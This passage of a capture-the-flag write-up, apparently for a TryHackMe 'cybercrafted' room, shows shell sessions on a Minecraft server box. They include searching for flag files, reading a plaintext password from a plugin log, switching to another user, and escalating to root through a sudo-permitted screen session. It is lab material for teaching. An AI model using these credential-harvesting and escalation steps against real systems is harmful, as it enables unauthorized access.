xxultimatecreeperxx@cybercrafted:~$ 
```


check for flags

```
find / -type f -name "*flag*" -ls 2>/dev/null
```




```
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ cat minecraft_server_flag.txt
THM{[redacted]
xxultimatecreeperxx@cybercrafted:/opt/minecraft$ 
```

Also here is note about plugin. After fast enumerate I found directory plugins. Plugin is here)




```
xultimatecreeperxx@cybercrafted:/opt/minecraft$ cat note.txt
Just implemented a new plugin within the server so now non-premium Minecraft accounts can game too! :)
- cybercrafted

P.S
Will remove the whitelist soon.
xultimatecreeperxx@cybercrafted:/opt/minecraft$ ls
cybercrafted  minecraft_server_flag.txt  note.txt  WorldBackup
xultimatecreeperxx@cybercrafted:/opt/minecraft$ cd cybercrafted/
xultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ ls -la
total 19568
drwxr-x--- 7 cybercrafted minecraft     4096 Jun 27  2021 .
drwxr-x--- 4 cybercrafted minecraft     4096 Jun 27  2021 ..
-rwxr-x--- 1 cybercrafted minecraft      108 Sep 10 17:41 banned-ips.txt
-rwxr-x--- 1 cybercrafted minecraft      108 Sep 10 17:41 banned-players.txt
-rwxr-x--- 1 cybercrafted minecraft     1491 Sep 10 17:41 bukkit.yml
-rwxr-x--- 1 cybercrafted minecraft      623 Sep 10 17:41 commands.yml
-rwxr-x--- 1 cybercrafted minecraft 19972709 Jun 27  2021 craftbukkit-1.7.2-server.jar
-rwxr-x--- 1 cybercrafted minecraft     2576 Jun 27  2021 help.yml
drwxr-x--- 2 cybercrafted minecraft     4096 Sep 10 17:41 logs
-rwxr-x--- 1 cybercrafted minecraft        0 Sep 10 17:41 ops.txt
-rwxr-x--- 1 cybercrafted minecraft        0 Jun 27  2021 permissions.yml
drwxr-x--- 3 cybercrafted minecraft     4096 Jun 27  2021 plugins
-rwxr-x--- 1 cybercrafted minecraft     6441 Jun 27  2021 server-icon.png
-rwxr-x--- 1 cybercrafted minecraft      813 Sep 10 17:41 server.properties
-rwxr-x--- 1 cybercrafted minecraft        0 Jun 27  2021 white-list.txt
drwxr-x--- 9 cybercrafted minecraft     4096 Sep 10 19:36 world
drwxr-x--- 5 cybercrafted minecraft     4096 Jun 27  2021 world_nether
drwxr-x--- 5 cybercrafted minecraft     4096 Sep 10 19:36 world_the_end
xultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted$ cd plugins/
xultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$ ls -la
total 56
drwxr-x--- 3 cybercrafted minecraft  4096 Jun 27  2021 .
drwxr-x--- 7 cybercrafted minecraft  4096 Jun 27  2021 ..
drwxr-x--- 2 cybercrafted minecraft  4096 Oct  6  2021 LoginSystem
-rwxr-x--- 1 cybercrafted minecraft 43514 Jun 27  2021 LoginSystem_v.2.4.jar
xultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins$
```

file log.txt has a password for cybercrafted inside



```
xultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ cat log.txt

[2021/06/27 11:25:07] [BUKKIT-SERVER] Startet L [redacted]
[2021/06/27 11:25:16] cybercrafted registered.
[2021/06/27 11:46:30] [BUKKIT-SERVER] Startet L
[2021/06/27 11:47:34] cybercrafted logged in. P
[2021/06/27 11:52:13] [BUKKIT-SERVER] Startet L
[2021/06/27 11:57:29] [BUKKIT-SERVER] Startet L
[2021/06/27 11:57:54] cybercrafted logged in. P
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet L
[2021/06/27 11:58:46] cybercrafted logged in. P
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet L
[2021/06/27 11:59:01] madrinch logged in. PW: P


[2021/10/15 17:13:45] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 20:36:21] [BUKKIT-SERVER] Startet LoginSystem!
[2021/10/15 21:00:43] [BUKKIT-SERVER] Startet LoginSystem!
[2023/09/10 17:41:49] [BUKKIT-SERVER] Startet LoginSystem!xxultimatecreeperxx@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ su cy
Password:
cybercrafted@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$ id
uid=1002(cybercrafted) gid=1002(cybercrafted) groups=1002(cybercrafted)
cybercrafted@cybercrafted:/opt/minecraft/cybercrafted/plugins/LoginSystem$
```


userflag in home directory



```
cybercrafted@cybercrafted:~$ cat user.txt
THM{[redacted]
cybercrafted@cybercrafted:~$ sudo -l
[sudo] password for cybercrafted:
Matching Defaults entries for cybercrafted on cybercrafted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cybercrafted may run the following commands on cybercrafted:
    (root) /usr/bin/screen -r cybercrafted
cybercrafted@cybercrafted:~$
```

I have A program running as root So I decide just create new window for this program (ctrl+a,ctrl+z)

ROOT flag is here)



```
drwx------  6 root root  4096 Oct 15  2021 .
drwxr-xr-x 24 root root  4096 Sep 30  2021 ..
lrwxrwxrwx  1 root root     9 Sep 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx------  2 root root  4096 Jun 27  2021 .cache
drwx------  3 root root  4096 Jun 27  2021 .gnupg
drwxr-xr-x  3 root root  4096 Oct  4  2021 .local
-rw-------  1 root root   664 Sep 12  2021 .mysql_history
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-r-----  1 root root    38 Jun 27  2021 root.txt
drwx------  2 root root  4096 Jun 27  2021 .ssh
-rw-------  1 root root 10959 Oct 15  2021 .viminfo
# cat root.txt
THM{[redacted]
# 
```